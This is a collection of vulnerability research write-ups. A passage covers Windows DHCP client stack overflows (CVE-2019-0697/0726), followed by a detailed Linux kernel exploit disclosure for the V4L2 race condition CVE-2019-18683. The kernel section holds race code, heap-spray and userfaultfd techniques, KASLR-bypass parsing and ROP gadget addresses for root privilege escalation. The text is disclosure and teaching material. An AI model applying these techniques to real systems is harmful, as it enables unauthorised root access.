We wrote to Microsoft informing them of the problem, and guess what? They lost our message. Yes, this sometimes happens even to the best and most reputable vendors. No system is perfect, and in this case you need to find alternative ways of communication. A week later, having not received even an automated response, we made contact directly on Twitter. After several days of analysis we found that the details we sent had nothing to do with CVE-2019-0547 and actually formed a separate vulnerability, which will get a new CVE identifier. A month later, in March, a new patch was released, and the issue got a number: CVE-2019-0726.

This is how sometimes when trying to figure out a one-day vulnerability, you may accidentally stumble upon a zero-day vulnerability, just by trusting your instincts. And sometimes there are more than just one zero-day vulnerability.

## Other options

When researching the DhcpExtractFullOptions function responsible for processing all options in the DHCP response from the server, in particular the option calling UpdateDomainSearchOption, one's attention is immediately drawn to two arrays on the stack, each containing 256 elements:

```

53  DHCPOptionPointers *dhcp_pointers_; // [esp+40h] [ebp-A44h]@1
54  DHCPOptions *dhcp_options_; // [esp+44h] [ebp-A40h]@1
55  int unknown_tags[256]; // [esp+48h] [ebp-A3Ch]@1
56  int all_tags[256]; // [esp+448h] [ebp-63Ch]@1
57  char v62; // [esp+848h] [ebp-23Ch]@71
58  char *v63; // [esp+868h] [ebp-21Ch]@71
59  int v64; // [esp+86Ch] [ebp-218h]@71

```

And there's no sign of any checks limiting the values of iterators of these arrays. At the time we were dissecting a different vulnerability, so this information was not relevant. Therefore, all we could do was remember this part of the code for later.

A few weeks later, we thought back to the DhcpExtractFullOptions function that had caught our attention earlier. We took it in a disassembler, worked out the pieces of code that were not fully parsed, and tried to figure out what those two curious static arrays were for and how they are filled. Those buffers are used by ETW for event logging, and filling is part of the option parsing cycle. First, a function with the self-explanatory name ParseDhcpv4Option is called for the current option received for processing. It either fills the fields in the dhcp\_pointers object using the received data, or makes a note about an unknown option if it encounters an option identifier for which there is no handler.

```

248 res_ = ParseDhcpv4Option(cur_pos_, option_size, 0, dhcp_pointers____, &is_known_option_tag);
249 if ( !res_ )
250 {
251     option_tag_ = *cur_pos_;
252     all_tags_index_ = (unsigned __int16)all_tags_index;
253     is_unknown_option_tag = is_known_option_tag == 0;
254     ++all_tags_index;
255     all_tags[all_tags_index_] = option_tag_;
256     if ( is_unknown_option_tag )
257     {
258         unknown_tag = *cur_pos_;
259         unknown_tag_index_ = (unsigned __int16)unknown_tag_index++;
260         unknown_tags[unknown_tag_index_] = unknown_tag;
261     }
262     if ( *cur_pos_ == DHCP_TAG_VENDOR_INFO

```

Once returned from ParseDhcpv4Option, the value of the identifier for the current option option\_tag is written to the next element of the all\_tags array, the first of the arrays we are looking at. If the function encounters an unknown option and therefore did not set the is\_known\_option flag, the value of the identifier is also written to the next element of the second array—unknown\_tags. Of course, the variables mentioned in this article got meaningful names only after code analysis.

So, the all\_tags array stores tags of all options from the received message, while the unknown\_tags array has only the tags for options unknown to the parser. And there is no check at all for the indices of the arrays. Therefore, the values of those indices can exceed 256 and cause writes outside of the memory allocated for the arrays on the stack. To cause overflow of the first array, it's enough for the DHCP server to send a packet with more than 256 options. The same stays true for the second array, with the only difference being that we need to send options that the client cannot handle.

## CVE-2019-0697

Now let's try to test our theoretical conclusions in practice. First, let's note that an option tag is 1 byte in size, while the array elements have the type int, which means an element size of 4 bytes. We therefore have an overflow where we control every fourth byte, and the rest are zeroed out on overwrite.

```

|000180017EA8 loc_180017EA8: ; CODE XREF: DhcpExtractFullOptions+1CD↑j
|000180017EA8 ; DhcpExtractFullOptions+1E1↑j
|000180017EA8 lea     rax, [rsp+0050h+is_known_option_tag]
|000180017EAD mov     r9, rdi
|000180017EAD xor     r8d, r8d ; r8 = 0
|000180017EB3 mov     [rsp+0050h+var_B30], rax
|000180017EB8 mov     edx, r12d
|000180017EBB mov     rcx, r13
|000180017EBE call    ParseDhcpv4Option
|000180017EC3 mov     esi, eax
|000180017EC5 test    eax, eax
|000180017EC7 jnz     loc_1800181FA
|000180017ECD movzx   eax, [rsp+0050h+all_tags_index]
|000180017ED2 lea     r8d, [rsi+1] ; r8 = 1
|000180017ED6 movzx   edx, byte ptr [r13+0] ; edx = option tag
|000180017ED8 mov     [rbp+rax*4+0050h+all_tags], edx ; all_tags[all_tags_index] = option_tag
|000180017EE2 add     ax, r8w
|000180017EE6 mov     [rsp+0050h+all_tags_index], ax ; all_tags_index++
|000180017EEB cmp     [rsp+0050h+is_known_option_tag], esi
|000180017EEF jnz     short loc_180017F0B
|000180017EF1 movzx   eax, [rsp+0050h+unknown_tags_index]
|000180017EF6 movzx   edx, byte ptr [r13+0]
|000180017EFB mov     [rbp+rax*4+0050h+unknown_tags], edx ; unknown_tag[unknown_tags_index] = option_tag
|000180017F02 add     ax, r8w
|000180017F06 mov     [rsp+0050h+unknown_tags_index], ax ; unknown_tags_index++
|000180017F0B

```

The easiest way to test our assumption is to overwrite the security cookie of the function stored in the stack, which will cause an exception related to a security check. Let's simulate a situation in which the DHCP server sends a large enough number of options to cause an overwrite. Let's say there are 0x1a0 (416) options with identifier 0xaa and zero size.

We send the packet formed this way in response to a request from the DHCP client and on the client's computer we capture an exception in the respective svchost.exe process:

```
0:015> k
# Child-SP          RetAddr           Call Site
00 000000c3`658fcac8 00007ffc`438f6099 ntdll!NtWaitForMultipleObjects+0x14
01 000000c3`658fcad0 00007ffc`438f5f8e KERNELBASE!WaitForMultipleObjectsEx+0xf9
02 000000c3`658fcdd0 00007ffc`43e670bb KERNELBASE!WaitForMultipleObjects+0xe
03 000000c3`658fce10 00007ffc`43e66b6c kernel32!WerReportFaultInternal+0x51b
04 000000c3`658fcf30 00007ffc`4399bebb kernel32!WerReportFault+0xac
05 000000c3`658fcf70 00007ffc`3d892cba KERNELBASE!UnhandledExceptionFilter+0x35b
06 000000c3`658fd080 00007ffc`3d892e49 dhcpcore!_raise_securityfailure+0x1a
07 000000c3`658fd0b0 00007ffc`3d8a756b dhcpcore!_report_gsfailure+0x169
08 000000c3`658fd140 000000aa`000000aa dhcpcore!DhcpExtractFullOptions+0x77b
09 000000c3`658fdc60 000000aa`000000aa 0x000000aa`000000aa
0a 000000c3`658fdc68 000000aa`000000aa 0x000000aa`000000aa
```

As we can see from the stack trace, option identifiers from our packet overwrote both the stack cookie and the return address for the function.

We wrote to Microsoft again to inform about the bug we found. After some correspondence, and after analysis of the request lasting about a week, we got a response saying that a CVE identifier for this vulnerability was being prepared, a patch was scheduled for release in March, and the vulnerability had been already reported to Microsoft by someone else. This is not very surprising: the fault is in the open and buffers without checks on the index limits are always the first to draw attention. Quite often they can be found by automated analysis.

In March, as promised, there came a patch fixing the fault, now identified as CVE-2019-0697. The researcher who previously reported the vulnerability was Mitch Adair, the same Microsoft employee who also found DHCP vulnerability CVE-2019-0547, fixed in January.

---

***This is how sometimes when trying to figure out a one-day vulnerability, you may accidentally stumble upon a zero-day vulnerability, just by trusting your instincts***



# CVE-2019-18683: **exploiting a Linux kernel vulnerability in the V4L2 subsystem**

*Alexander Popov*



This article discloses exploitation of CVE-2019-18683, which refers to multiple five-year-old race conditions in the **V4L2** subsystem of the Linux kernel. I found and fixed them at the end of 2019. On February 15, 2020, I gave a talk at OffensiveCon 2020 about it ([bit.ly/2WQQogj](https://bit.ly/2WQQogj)).

Here I'm going to describe a PoC exploit for **x86\_64** that gains local privilege escalation from the kernel thread context (where the userspace is not mapped), bypassing **KASLR**, **SMEP**, and **SMAP** on Ubuntu Server 18.04.

## Vulnerabilities

These vulnerabilities are caused by incorrect mutex locking in the **vivid** driver of the **V4L2** subsystem (**drivers/media/platform/vivid**). This driver doesn't require any special hardware. It is shipped in Ubuntu, Debian, Arch Linux, SUSE Linux Enterprise, and openSUSE as a kernel module (**CONFIG\_VIDEO\_VIVID=m**).

The **vivid** driver emulates the **video4linux** hardware of various types: video capture, video output, radio receivers and transmitters, and software-defined radio receivers. These inputs and outputs act exactly as a real hardware device. This allows using the driver as a test input for application development without requiring special hardware. The kernel documentation describes how to use the devices created by the **vivid** driver ([bit.ly/3jOSWEp](https://bit.ly/3jOSWEp)).

On Ubuntu, the devices created by the **vivid** driver are available to unprivileged users since Ubuntu applies an RW ACL when the user is logged in.

(Un)fortunately, I don't know how to autoload the vulnerable driver, which limits the severity of these vulnerabilities. That's why the Linux kernel security team allowed me to do full disclosure ([bit.ly/2xlCgke](https://bit.ly/2xlCgke)).

## Bugs and fixes

I used the syzkaller fuzzer with custom modifications to the kernel source code and got a suspicious kernel crash. KASAN detected use-after-free during linked list manipulations in **vid\_cap\_buf\_queue()**. The investigation of the reasons took me quite far from the memory corruption. Ultimately, I found that **the same incorrect approach** to locking is used in **vivid\_stop\_generating\_vid\_cap()**, **vivid\_stop\_generating\_vid\_out()**, and **sdr\_cap\_stop\_streaming()**. This resulted in three similar vulnerabilities.

These functions are called with **vivid\_dev.mutex** locked when streaming is being stopped. All these functions make the same mistake when stopping their kthreads that need to lock this mutex as well. See the example from **vivid\_stop\_generating\_vid\_cap()**:

```
/* shutdown control thread */
vivid_grab_controls(dev, false);
mutex_unlock(&dev->mutex);
kthread_stop(dev->kthread_vid_cap);
dev->kthread_vid_cap = NULL;
mutex_lock(&dev->mutex);
```

But when this mutex is unlocked, another `vb2_fop_read()` can lock it instead of the kthread and manipulate the buffer queue. That creates an opportunity for use-after-free later when streaming is started again.

To fix these issues, I did the following:

1. Avoided unlocking the mutex on streaming stop. For example, see the diff for `vivid_stop_generating_vid_cap()`:

```
/* shutdown control thread */
vivid_grab_controls(dev, false);
- mutex_unlock(&dev->mutex);
  kthread_stop(dev->kthread_vid_cap);
  dev->kthread_vid_cap = NULL;
- mutex_lock(&dev->mutex);
```

2. Used `mutex_trylock()` with `schedule_timeout_uninterruptible()` in the loops of the vivid kthread handlers. The `vivid_thread_vid_cap()` handler was changed as follows:

```
for (;;) {
    try_to_freeze();
    if (kthread_should_stop())
        break;
-   mutex_lock(&dev->mutex);
+   if (!mutex_trylock(&dev->mutex)) {
+       schedule_timeout_uninterruptible(1);
+       continue;
+   }
    ...
}
```

If mutex is not available, the kthread will sleep one jiffy and then try again. If that happens on streaming stop, in the worst case the kthread will go to sleep several times and then hit `break` on another loop iteration. So, in a certain sense, stopping `vivid` kthread handlers was made lockless.

## Sleeping is hard

I did responsible disclosure just after I finished my PoC exploit (I was at the Linux Security Summit in Lyon at the time). I sent the description of the vulnerabilities, fixing patch, and PoC crasher to `security@kernel.org`.

Linus Torvalds replied in less than two hours (great!). My communication with him was excellent this time. However, it took us four versions of the patch to do the right thing just because sleeping in the kernel is not so easy.

The kthread in the first version of my patch didn't sleep at all:

```
if (!mutex_trylock(&dev->mutex))
    continue;
```

That solved the vulnerability but—as Linus noticed—also introduced a busy loop that can cause a deadlock on a non-preemptible kernel. I tested the PoC crasher that I sent them on the kernel with `CONFIG_PREEMPT_NONE=y`. It managed to cause a deadlock after some time, just like Linus had said.

So I returned with a second version of the patch, in which the kthread does the following:

```
if (!mutex_trylock(&dev->mutex)) {
    schedule_timeout_interruptible(1);
    continue;
}
```

I used `schedule_timeout_interruptible()` because it is used in other parts of `vivid-kthread-cap.c`. The maintainers asked to use `schedule_timeout()` for cleaner code because kernel threads shouldn't normally take signals. I changed it, tested the patch, and sent the third version.

But finally after my full disclosure, Linus discovered that we were wrong yet again ([bit.ly/2Ux6Zmq](https://bit.ly/2Ux6Zmq)):

I just realized that this too is wrong. It `_works_`, but because it doesn't actually set the task state to anything particular before scheduling, it's basically pointless. It calls the scheduler, but it won't delay anything, because the task stays runnable.

So what you presumably want to use is either `"cond_resched()"` (to make sure others get to run with no delay) or `"schedule_timeout_uninterruptible(1)"` which actually sets the process state to `TASK_UNINTERRUPTIBLE`.

The above works, but it's basically nonsensical.

So it was incorrect kernel API usage that worked fine by pure luck. I fixed that in the final version of the patch.

Later I prepared a patch for the mainline that adds a warning for detecting such API misuse ([bit.ly/2xkMAco](https://bit.ly/2xkMAco)). But Steven Rostedt described that this is a known and intended side effect ([bit.ly/2JcPEdm](https://bit.ly/2JcPEdm)). So I came back with another patch that improves the `schedule_timeout()` annotation and describes its behavior more explicitly. This patch is merged into the mainline kernel.

It turned out that sleeping is not so easy sometimes :)

Now let's talk about exploitation.

## Winning the race

As described earlier, `vivid_stop_generating_vid_cap()` is called upon streaming stop. It unlocks the device mutex in the hope that `vivid_thread_vid_cap()` running in the kthread will lock it and exit the loop. Achieving memory corruption requires winning the race against this kthread.

Please see the code of the PoC crasher ([bit.ly/2y699St](https://bit.ly/2y699St)). If you want to test it on a vulnerable kernel, ensure the following:

- The `vivid` driver is loaded.
- `/dev/video0` is the `V4L2` capture device (see the kernel logs).
- You are logged in (Ubuntu applies the RW ACL that I mentioned already).



It creates two pthreads. They are bound to separate CPUs using `sched_setaffinity` for better racing:

```
cpu_set_t single_cpu;

CPU_ZERO(&single_cpu);
CPU_SET(cpu_n, &single_cpu);
ret = sched_setaffinity(0, sizeof(single_cpu), &single_cpu);
if (ret != 0)
    err_exit("[-] sched_setaffinity for a single CPU");
```

Here is the main part where the racing happens:

```
for (loop = 0; loop < LOOP_N; loop++) {
    int fd = 0;

    fd = open("/dev/video0", O_RDWR);
    if (fd < 0)
        err_exit("[-] open /dev/video0");

    read(fd, buf, 0xffffded);
    close(fd);
}
```

`vid_cap_start_streaming()`, which starts streaming, is called by `V4L2` during `vb2_core_streamon()` on first reading from the opened file descriptor.

`vivid_stop_generating_vid_cap()`, which stops streaming, is called by `V4L2` during `__vb2_queue_cancel()` on release of the last reference to the file.

If another reading "wins" the race against the kthread, it calls `vb2_core_qbuf()`, which adds an unexpected `vb2_buffer` to `vb2_queue.queued_list`. This is how memory corruption begins.

## Deceived V4L2 subsystem

Meanwhile, streaming has fully stopped. The last reference to `/dev/video0` is released and the `V4L2` subsystem calls `vb2_core_queue_release()`, which is responsible for freeing up resources. It in turn calls `__vb2_queue_free()`, which frees our `vb2_buffer` that was added to the queue when the exploit won the race.

But the driver is not aware of this and still holds the reference to the freed object. When streaming is started again on the next exploit loop, the `vivid` driver touches the freed object that is caught by KASAN:

```
=====
BUG: KASAN: use-after-free in vid_cap_buf_queue+0x188/0x1c0
Write of size 8 at addr ffff8880798223a0 by task v4l2-crasher/300
...
```

The buggy address belongs to the object at `ffff888079822000`  
 which belongs to the cache `kmalloc-1k` of size 1024  
 The buggy address is located 928 bytes inside of  
 1024-byte region [`ffff888079822000`, `ffff888079822400`)


As you can see from this report, use-after-free happens on the object from the `kmalloc-1k` cache. This object is relatively big, so its slab cache is not so heavily used in the kernel. This makes heap spraying more precise (good for exploitation).

## Heap spraying

Heap spraying is an exploitation technique that aims to put controlled bytes at a predetermined memory location on the heap. Heap spraying usually involves allocating multiple heap objects with controlled contents and abusing some allocator behavior pattern.

Heap spraying for exploiting use-after-free in the Linux kernel relies on the fact that on `kmalloc()`, the slab allocator returns the address to the memory that was recently freed (for better performance). Allocating a kernel object with the same size and controlled contents allows overwriting the vulnerable freed object:

© Positive Technologies



There is an excellent post by Vitaly Nikolenko, in which he shares a very powerful technique that uses `userfaultfd()` and `setxattr()` for exploiting use-after-free in the Linux kernel ([bit.ly/2WFOxfN](https://bit.ly/2WFOxfN)). I highly recommend reading that article before proceeding with my write-up. The main idea is that `userfaultfd()` gives you control over the lifetime of data that is allocated by `setxattr()` in the kernel space. I used that trick in various forms for exploiting this vulnerability.


As I described earlier, the `vb2_buffer` is freed on streaming stop and is used later, on the next streaming start. That is very convenient—my heap spray can simply go at the end of the racing loop iteration! But there is one catch: the vulnerable `vb2_buffer` is not the last one freed by `__vb2_queue_free()`. In other words, the next `kmalloc()` doesn't return the needed pointer. That's why having only one allocation is not enough for overwriting the vulnerable object, making it important to really "spray."

That is not so easy with Vitaly's technique: the spraying process with `setxattr()` hangs until the `userfaultfd()` page fault handler calls the `UFFDIO_COPY` ioctl. If we want the `setxattr()` allocations to be persistent, we should never call this ioctl. I bypassed that restriction by creating a pool of pthreads: each spraying pthread calls `setxattr()` powered by `userfaultfd()` and hangs. I also distribute spraying pthreads among different CPUs using `sched_setaffinity()` to make allocations in all slab caches (they are per-CPU).

And now let's continue with describing the payload that I created for overwriting the vulnerable `vb2_buffer`. I'm going to tell you about the development of the payload in chronological order.

## Control flow hijack for V4L2 subsystem

V4L2 is a very complex Linux kernel subsystem. The following diagram (not to scale) describes the relationships between the objects that are part of the subsystem:



After my heap spray started to work fine, I spent a lot of (painful) time searching for a good exploit primitive that I could get with a `vb2_buffer` under my control. Unfortunately, I didn't manage to create an arbitrary write by crafting `vb2_buffer.planes`. Later I found a promising function pointer: `vb2_buffer.vb2_queue->mem_ops->vaddr`. Its prototype is pure luxury, I'd say!

Moreover, when `vaddr()` is called, it takes `vb2_buffer.planes[0].mem_priv` as an argument.

## Unexpected troubles: kthread context

After discovering `vb2_mem_ops.vaddr`, I started to investigate the minimal payload needed for me to get the V4L2 code to reach this function pointer.

First, I disabled **SMAP** (Supervisor Mode Access Prevention), **SMEP** (Supervisor Mode Execution Prevention), and **KPTI** (Kernel Page-Table Isolation). Then I made `vb2_buffer.vb2_queue` point to the mmap'ed memory area in the userspace. Dereferencing that pointer was giving an error: "unable to handle page fault". It turned out that the pointer is dereferenced in the **kernel thread context**, where my userspace is not mapped at all.

So constructing the payload became a sticking point: I needed to place `vb2_queue` and `vb2_mem_ops` at known memory addresses that can be accessed from the kthread context.

## Insight—that's why we do it

During these experiments, I dropped my kernel code changes that I had developed for deeper fuzzing. And I saw that my PoC exploit hit some V4L2 warning before performing use-after-free. This is the code in `__vb2_queue_cancel()` that gives the warning:

```
/*
 * If you see this warning, then the driver isn't cleaning up properly
 * in stop_streaming(). See the stop_streaming() documentation in
 * videobuf2-core.h for more information how buffers should be returned
 * to vb2 in stop_streaming().
 */
if (WARN_ON(atomic_read(&q->owned_by_drv_count))) {
```

I realized that I could parse the kernel warning information (which is available to regular users on Ubuntu Server). But I didn't know what to do with it. After some time, I decided to ask my friend Andrey Konovalov aka xairy, who is a well-known Linux kernel security researcher (twitter.com/andreyknvl, github.com/xairy). He presented me with a cool idea—to put the payload on the kernel stack and hold it there using `userfaultfd()`, similarly to Vitaly's heap spray. We can do this with any syscall that moves data to the kernel stack using `copy_from_user()`. I believe this to be a novel technique, so I will refer it to as **xairy's method** to credit my friend.

I understood that I could get the kernel stack location by parsing the warning and then predict the future address of my payload. This was the most sublime moment of my entire quest. These are the moments that make all the effort worth it, right?

Now let's collect all the exploit steps together before describing the payload bytes. The described method allows bypassing **SMAP**, **SMEP**, and **KASLR** on Ubuntu Server 18.04.

## Exploit orchestra

For this quite complex exploit, I created a pool of pthreads and orchestrated them using synchronization at `pthread_barriers`. Here are the `pthread_barriers` that mark the main reference points during exploitation:

- `barrier_prepare`
- `barrier_race`
- `barrier_parse`
- `barrier_kstack`
- `barrier_spray`
- `barrier_fatality`

Each pthread has a special role. In this particular exploit, I have **50 pthreads in five different roles**:

- 2 **racer** pthreads
- $(\text{THREADS\_N} - 6) = 44$  **sprayer** pthreads, which hang on `setxattr()` powered by `userfaultfd()`
- 2 pthreads for `userfaultfd()` page fault handling
- 1 pthread for parsing `/dev/kmsg` and adapting the payload
- 1 **fatality** pthread, which triggers the privilege escalation

The pthreads with different roles synchronize at a different set of barriers. The last parameter of `pthread_barrier_init()` specifies the number of pthreads that **must** call `pthread_barrier_wait()` for that particular barrier before they can continue all together.



The following table describes all the pthreads of this exploit, their work, and synchronization via `pthread_barrier_wait()`. The barriers are listed in chronological order. The table is best read row by row, remembering that all the pthreads work in parallel.

pthread barriers	2 racers	44 sprayers	page fault handler #1	page fault handler #2	kmsg parser	fatality
<b>1. barrier_prepare (for 47 pthreads)</b>	wait on barrier	1. create files in tmpfs for doing <code>setxattr()</code> later 2. wait on barrier			1. open <code>/dev/kmsg</code> 2. wait on barrier	
<b>2. barrier_race (for 2 pthreads)</b>	1. <code>usleep()</code> to let other pthreads go to their next barrier 2. wait on barrier 3. race					
<b>3. barrier_parse (for 3 pthreads)</b>	wait on barrier				1. wait on barrier 2. parse the kernel warning to extract <code>RSP</code> and <code>R11</code> (contains a pointer to code) 3. calculate the address of the kernel stack top and the <code>KASLR</code> offset 4. adapt the pointers in the payloads for kernel heap and stack	
<b>4. barrier_kstack (for 3 pthreads)</b>	1. wait on barrier 2. place the kernel stack payload via <code>adjtimex()</code> and hang				wait on barrier	
<b>5. barrier_spray (for 45 pthreads)</b>		1. wait on barrier 2. place the kernel heap payload via <code>setxattr()</code> and hang		1. catch 2 page faults from <code>adjtimex()</code> called by racers 2. wait on barrier		
<b>6. barrier_fatality (for 2 pthreads)</b>			1. catch 44 page faults from <code>setxattr()</code> called by sprayers 2. wait on barrier			1. wait on barrier 2. trigger the payload for privilege escalation 3. the end!

Here is the exploit debug output perfectly demonstrating the workflow described in the table:

```
a13x@ubuntu_server_1804:~$ uname -a
Linux ubuntu_server_1804 4.15.0-66-generic #75-Ubuntu SMP Tue Oct 1 05:24:09 UTC 2019 x86_64
x86_64 x86_64 GNU/Linux
a13x@ubuntu_server_1804:~$
a13x@ubuntu_server_1804:~$ ./v4l2-pwn
begin as: uid=1000, euid=1000
Prepare the payload:
[+] payload for_heap is mmaped to 0x7f8c9e9b0000
[+] vivid_buffer of size 504 is at 0x7f8c9e9b0e08
[+] payload for_stack is mmaped to 0x7f8c9e9ae000
[+] timex of size 208 is at 0x7f8c9e9aef38
[+] userfaultfd #1 is configured: start 0x7f8c9e9b1000, len 0x1000
[+] userfaultfd #2 is configured: start 0x7f8c9e9af000, len 0x1000
We have 4 CPUs for racing; now create 50 pthreads...
[+] racer 1 is ready on CPU 1
[+] fatality is ready
[+] racer 0 is ready on CPU 0
[+] fault_handler for uffd 3 is ready
[+] kmsg parser is ready
[+] fault_handler for uffd 4 is ready
[+] 44 sprayers are ready (passed the barrier)
Racer 1: GO!
Racer 0: GO!
[+] found rsp "ffffb93600eefd60" in kmsg
[+] kernel stack top is 0xfffffb93600ef0000
[+] found r11 "ffffffff9d15d80d" in kmsg
[+] kaslr_offset is 0x1a800000
Adapt payloads knowing that kstack is 0xfffffb93600ef0000, kaslr_offset 0x1a800000:
vb2_queue of size 560 will be at 0xfffffb93600eefe30, userspace 0x7f8c9e9aef38
mem_ops ptr will be at 0xfffffb93600eefe68, userspace 0x7f8c9e9aef70, value 0xfffffb93600eefe70
mem_ops struct of size 120 will be at 0xfffffb93600eefe70, userspace 0x7f8c9e9aef78, vaddr
0xffffffff9bc725f1 at 0x7f8c9e9aefd0
rop chain will be at 0xfffffb93600eefe80, userspace 0x7f8c9e9aef88
cmd will be at fffffb93600eefedc, userspace 0x7f8c9e9aefe4
[+] the payload for kernel heap and stack is ready. Put it.
[+] UFFD_EVENT_PAGEFAULT for uffd 4 on address = 0x7f8c9e9af000: 2 faults collected
[+] fault_handler for uffd 4 passed the barrier
[+] UFFD_EVENT_PAGEFAULT for uffd 3 on address = 0x7f8c9e9b1000: 44 faults collected
[+] fault_handler for uffd 3 passed the barrier
[+] and now fatality: run the shell command as root!
```

## Anatomy of the exploit payload

In the previous section, I described orchestration of the exploit pthreads. I mentioned that the exploit payload is created in two locations:

- 1) In the kernel heap by `sprayer` pthreads using `setxattr()` syscall powered by `userfaultfd()`.
- 2) In the kernel stack by `racer` pthreads using `adjtimex()` syscall powered by `userfaultfd()`. That syscall is chosen because it performs `copy_from_user()` to the kernel stack.

The exploit payload consists of three parts:

- 1) `vb2_buffer` in kernel heap
- 2) `vb2_queue` in kernel stack
- 3) `vb2_mem_ops` in kernel stack


At the beginning of the exploit, the payload contents are prepared in the userspace. Then after hitting the race condition, the `kmsg` parsing pthread extracts the following information from the kernel warning:

- The `RSP` value to calculate the address of the kernel stack top.
- The `R11` value that points to some constant location in the kernel code. This value helps to calculate the KASLR offset:

```
#define R11_COMPONENT_TO_KASLR_OFFSET 0x195d80d
#define KERNEL_TEXT_BASE 0xffffffff81000000

kaslr_offset = strtoul(r11, NULL, 16);
kaslr_offset -= R11_COMPONENT_TO_KASLR_OFFSET;
if (kaslr_offset < KERNEL_TEXT_BASE) {
    printf("bad kernel text base 0x%lx\n", kaslr_offset);
    err_exit("[-] kmsg parsing for r11");
}
kaslr_offset -= KERNEL_TEXT_BASE;
```

Then the `kmsg` parsing pthread adapts the heap and stack payload. The following diagram describes how the adapted payload parts are interconnected in the kernel memory:



# ROP'n'JOP

Now I'm going to tell about the ROP chain that I created for these special circumstances.

As you can see, I've found an excellent stack-pivoting gadget that fits to `void *(*vaddr)(void *buf_priv)`, where the control flow is hijacked. The `buf_priv` argument is taken from the `vb2_plane.mem_priv`, which is under our control. In the Linux kernel on `x86_64`, the first function argument is passed via the `RDI` register. So the sequence `push rdi; pop rsp` switches the stack pointer to the controlled location (it is on the kernel stack as well, so `SMAP` and `SMEP` are bypassed).

Then comes the ROP chain for local privilege escalation. It is unusual because it is executed in the kernel thread context (as described earlier in this write-up).

```
#define ROP__PUSH_RDI__POP_RSP__pop_rbp__or_eax_edx__RET 0xffffffff814725f1
#define ROP__POP_R15__RET 0xffffffff81084ecf
#define ROP__POP_RDI__RET 0xffffffff8101ef05
